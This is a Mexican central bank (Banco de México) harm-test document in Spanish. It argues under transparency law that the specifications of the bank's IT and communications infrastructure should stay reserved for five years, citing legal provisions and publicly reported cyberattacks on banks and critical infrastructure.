1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

¹ Cfr. Cassou Ruiz, Jorge Esteban, "Delitos informáticos en México", *Revista del Instituto de la Judicatura Federal*, México, núm. 28, julio-diciembre de 2008, pp. 220-225. https://www.ijf.gob.mx/publicaciones/revista/28/Delitos_inform%C3%A1ticos.pdf

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **infraestructura de tecnologías de la información y comunicaciones** del Banco de México.

Asimismo, el Décimo séptimo, fracción VIII, de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, señala que se considera como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas de Banco de México, representa una amenaza a la seguridad nacional, ya que publicar la información materia de la presente prueba de daño, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado Mexicano, por mandato constitucional.

En efecto, proporcionar las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco Central.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales

y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo.

Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se

comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, que soportan en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgación de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

Finalmente, los riesgos aludidos tienen mayor probabilidad de materializarse con la divulgación de la información referida, debido a que podrían tener acceso a ella individuos o grupos con intenciones hostiles, con lo que tendrían elementos que facilitarían el diseño y la ejecución de estrategias para llevar a cabo ataques cibernéticos dirigidos específicamente a la infraestructura tecnológica de este Banco Central, mismos que pueden ser constitutivos de delitos. Dichos ataques focalizados podrían tener mayor probabilidad de éxito debido a que personas con intenciones delincuenciales tendrían la posibilidad de dedicar todos sus recursos a la realización de ataques específicos identificados con base en la información en comento.

Al respecto, la divulgación de la información relativa a las especificaciones de la infraestructura de tecnologías de la información y comunicación del Banco de México, implica la puesta a disposición de elementos importantes al público en general, incluyendo las personas o grupos con intenciones delictivas para la realización de conductas constitutivas de delitos.

En consecuencia, la divulgación de la información clasificada, representa un obstáculo para la prevención de conductas constitutivas de delitos, por lo que se actualiza la causal de reserva prevista en el artículo 113, fracción VII, de la Ley General de Transparencia y Acceso a la Información Pública.

2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, las redes de datos públicas, las redes de datos privadas, los sistemas

de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.² Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- A principios de 2018, se anunciaron dos tipos de vulnerabilidades asociadas a los circuitos procesadores, que se encuentran en prácticamente cualquier sistema de cómputo fabricado en los últimos años. Estas son conocidas como “Meltdown” y “Spectre” y permiten ataques denominados “side-channel”, en el sentido de que permiten acceder a información sin pasar por los controles (canales) de seguridad. Aprovechando “Meltdown”, un atacante puede utilizar un programa malicioso en un equipo, y lograr acceder a cualquiera de los datos en dicho equipo, lo cual normalmente no debería ocurrir, esto incluye los datos a los que sólo los administradores tienen acceso. “Spectre” requiere un conocimiento más cercano de cómo trabaja internamente algún programa que se usa en el equipo víctima, logrando que este programa revele algunos de sus propios datos, aunque no tenga acceso a los datos de otros programas. La propuesta de los fabricantes de estos procesadores para mitigar el aprovechamiento de estas vulnerabilidades incluye, tanto el parchado del sistema operativo, como la actualización del microcódigo del BIOS³.
- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva⁴.
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.⁵

²<https://es.wikipedia.org/wiki/Metasploit>, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como ANEXO “A”.

³<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html>, consultada el 3 de marzo de 2018. Se adjunta una impresión del artículo como ANEXO “B”

⁴<https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion>, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como ANEXO “C”

⁵ https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO “D”

- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos⁶
- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas⁷.
- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.⁸
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)"⁹. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- El ataque ocurrido a las instituciones financieras participantes del SPEI, el cual consistió en la alteración de sus aplicativos para conectarse a esta IMF, inyectando órdenes de transferencia apócrifas en los sistemas de los participantes donde se procesan las instrucciones de pago de los participantes afectados. lo cual distribuyó dinero desde las cuentas concentradoras de los participantes a cuentas de usuarios específicas, los cuales fueron utilizados como "mulas" para la extracción del dinero. A la fecha de elaboración de la presente prueba de daño, se estima un daño a los participantes del SPEI de aproximadamente 300 millones de pesos.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.¹⁰
- En relación a dar a conocer el número telefónico de un teléfono celular proporcionado por la Institución, como parte de la infraestructura de cómputo y telecomunicaciones, con el fin de que sus empleados realicen sus funciones asignadas, donde además de la geolocalización, se puede obtener información de llamadas o de mensajes de texto del

⁶ <http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "E".

⁷ <http://www.bbc.com/news/technology-38573074>, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "F".

⁸ <http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "G".

⁹ <http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "H".

¹⁰ <https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "I".

usuario del dispositivo móvil, que puede poner al descubierto información de actividades del personal en cumplimiento de sus funciones para el Banco, o aspectos de su ámbito personal, con el simple hecho de llevar consigo este dispositivo móvil¹¹. Por este mismo problema, recientemente un senador de los Estados Unidos de Norte América envió una carta al presidente de la Comisión Federal de Comunicaciones de ese mismo país en donde le advierte de los riesgos a los que los dispositivos móviles están expuestos¹².

- Las tecnologías que proporcionan seguridad informática a las organizaciones, no están exentas de presentar, como cualquier otra tecnología, vulnerabilidades, por lo que es recomendable no difundir qué marcas, fabricantes y características, tiene un cierto elemento de seguridad informática, para evitar el facilitar que un posible atacante aproveche dicha información con propósitos nocivos dirigidos a las instituciones que les usan estas protecciones de seguridad informática. A manera de ejemplo se cita un caso en que dos de los grandes proveedores de seguridad informática a nivel mundial presentaban vulnerabilidades que pudieran comprometer a las organizaciones "Google Found Disastrous Symantec and Norton Vulnerabilities."¹³. Por otro lado, el dar a conocer marcas, modelos o fabricantes de los controles de seguridad informática puede dar una ventaja a un atacante para fabricar un ataque especialmente diseñado (dirigido), sabiendo de antemano la serie de controles presentes en una organización con el fin de evadirlos, aumentando así la probabilidad de éxito del ciber ataque.

Aunado a esto, expertos en el tema de seguridad, como Offensive Security¹⁴ consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

En este mismo sentido, posibles vulnerabilidades se pueden obtener indirectamente a través de los números de serie de los equipos de cómputo y telecomunicaciones, accediendo a la información que los fabricantes tengan de cada uno de estos dispositivos, teniendo como ejemplo la operación llamada "Equation Group"¹⁵

Por otro lado, el Banco de México utiliza servicios y herramientas de diversos proveedores tecnológicos para la evaluación de la seguridad del Banco que, por su naturaleza, obtienen información de posibles vulnerabilidades o riesgos en la infraestructura del Banco, esta información que reside en estas herramientas, no debe por ningún motivo llegar a manos de alguien que quiere

¹¹ <http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338>, se anexa como ANEXO "J"

¹² <https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf>, se anexa como ANEXO "K"

¹³ <http://fortune.com/2016/06/29/symantec-norton-vulnerability/> consultada el 14 de septiembre de 2018. Se adjunta impresión como ANEXO "L"

¹⁴ <https://www.offensive-security.com/metasploit-unleashed/information-gathering>, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como ANEXO "M".

¹⁵ https://en.wikipedia.org/wiki/Equation_Group . Se adjunta una impresión del artículo como ANEXO "N"

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

causar un daño al Banco; así mismo, se contratan consultorías para diversas actividades relacionadas con la seguridad de la información y de los sistemas que soportan las operaciones del Banco de México, incluidos servicios de consultoría y asesoramiento en inteligencia de amenazas informáticas dirigidas al Banco y que por la naturaleza de sus productos y servicios, llegan a tener acceso al tipo de información que se describe en este documento. Estos proveedores no quedan exentos de sufrir ataques que tengan como objetivo el extraer información sensible de Banco de México, con el propósito de utilizarla para afectar a este Instituto Central. Como ejemplos de lo anterior, se enlistan los siguientes casos:

- Ataque a la compañía Deloitte, una de las más importantes firmas consultoras a nivel mundial, que ofrece servicios en tecnologías de la información, auditoría y seguridad informática e inteligencia de amenazas informáticas, y que cuenta con clientes en el sector financiero, gobierno y empresas de presencia multinacional. Debido al incidente, los atacantes pudieron hacerse con información privilegiada de sus clientes (cuentas de usuario, contraseñas, diagramas de arquitectura, reportes y alertas de inteligencia), así como mensajes de correo electrónico. La empresa Deloitte dio a conocer este incidente en septiembre de 2017¹⁶, aunque varios medios reportan que la intrusión sucedió en otoño de 2016¹⁷.
- Involucramiento del software antivirus Kaspersky en la intrusión y robo de información procedente de la Agencia de Seguridad Nacional de los Estados Unidos (NSA por sus siglas en inglés), en la que presuntamente están implicados atacantes rusos¹⁸, y que provocó que el Departamento de Seguridad Nacional de los Estados Unidos (DHS por sus siglas en inglés) emitiera un comunicado para que todas las agencias y departamentos federales identificaran y dejaran de utilizar en sus sistemas, software relacionado con la empresa Kaspersky en el menor tiempo posible¹⁹. En este caso, la información de que las herramientas de seguridad ofrecidas por un proveedor podían ser utilizadas para ingresar a los sistemas de información de sus clientes representó el riesgo suficiente para que la DHS tomara la determinación de ya no utilizar herramientas de dicho proveedor.

Adicionalmente podemos mencionar que los servicios de inteligencia de amenazas informáticas o ciberinteligencia permiten revelar y proveer información accionable y expedita, producto del análisis de algunas tendencias en cuanto a amenazas de ciberseguridad y a incidentes de seguridad a nivel mundial. La información producida por un servicio de inteligencia de amenazas informáticas permite reforzar las capacidades de ciberseguridad en una organización en términos de protección, de detección, de respuesta, y de cacería proactiva de amenazas, siendo ésta última la capacidad que apoya a las organizaciones a conducir investigaciones más selectivas, basadas en inteligencia de

¹⁶ <https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html>. Se adjunta una impresión del artículo como ANEXO "O"

¹⁷ <https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>. Se adjunta una impresión del artículo como ANEXO "P"

¹⁸ https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814. Se adjunta una impresión del artículo como ANEXO "Q"

¹⁹ <https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01>. Se adjunta una impresión del artículo como ANEXO "R"

amenazas, con el objetivo de detectar tempranamente las acciones de un atacante y anticiparse a que la amenaza se materialice, y una organización resulte afectada. La información técnica que este tipo de servicios de inteligencia entrega está estrechamente relacionada a incidentes de seguridad informática en todo el mundo, como pueden ser métodos de ataque, herramientas de que utilizan los atacantes, análisis forense y análisis de código malicioso avanzado y puede ser clasificada de acuerdo a los intereses de la organización.

Es importante señalar que divulgar públicamente información derivada de este tipo de servicios de inteligencia, derivaría en acciones de contrainteligencia o contraespionaje, las cuales son actividades de una contraparte o de un atacante, dirigidas a la organización que utiliza la información de inteligencia para proteger su infraestructura de TI, para interceptar e incluso modificar la información de inteligencia que utiliza la organización con el propósito de engañar y confundir, lo cual podría debilitar sus capacidades de ciberseguridad, llegando incluso a potencialmente provocar disturbios o sabotaje a la infraestructura de la organización.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura, configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, información de las evaluaciones y análisis de riesgos tecnológicos y de seguridad, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2018, nuestros registros indican un promedio de 844 intentos de ataque al mes, llegando a presentarse cerca de 1500 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados “hacktivistas”, como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: “Anonymous attack Greek central bank, warns others”²⁰. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo “Anonymous”, conocida como “OpIcarus” y que desde 2016 ha presentado actividad; siendo la más reciente la

²⁰ <http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR>, consultada el 22 de enero de 2018. Se anexa una impresión del artículo como ANEXO “S”.

“2020, Año de Leona Vicario, Benemérita Madre de la Patria”

denominada "OpSacred" o "OpIcarus – Phase 5", que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo²¹.

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2018, se realizaron más de 601 millones de operaciones por un monto mayor a 260 billones de pesos²²; lo que equivale a más de 68 mil operaciones por un monto de 29 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**; facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

²¹ <https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/>, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "T"**

²²

<http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locales=es>, consultada el 27 de marzo de 2019. Se adjunta una impresión del artículo como **ANEXO "U"**

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

El riesgo de perjuicio que supondría la divulgación de la información materia de la presente prueba de daño, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional, conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

En consecuencia, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** contenida en el documento que se clasifica, no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían muy probablemente implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, divulgar **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México**, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de

tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

Adicionalmente, se obstaculizaría la prevención de hechos constitutivos de delitos, pues de divulgarse la información en cuestión se proporcionarían elementos relevantes para que personas o grupos de personas con intenciones delictivas lleven a cabo un ataque exitoso en contra de la infraestructura de tecnologías de la información y comunicaciones que utiliza este Banco Central.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar la información relativa a **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**. De otra forma, de divulgarse la información de dichas especificaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones, considerando que los periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años.

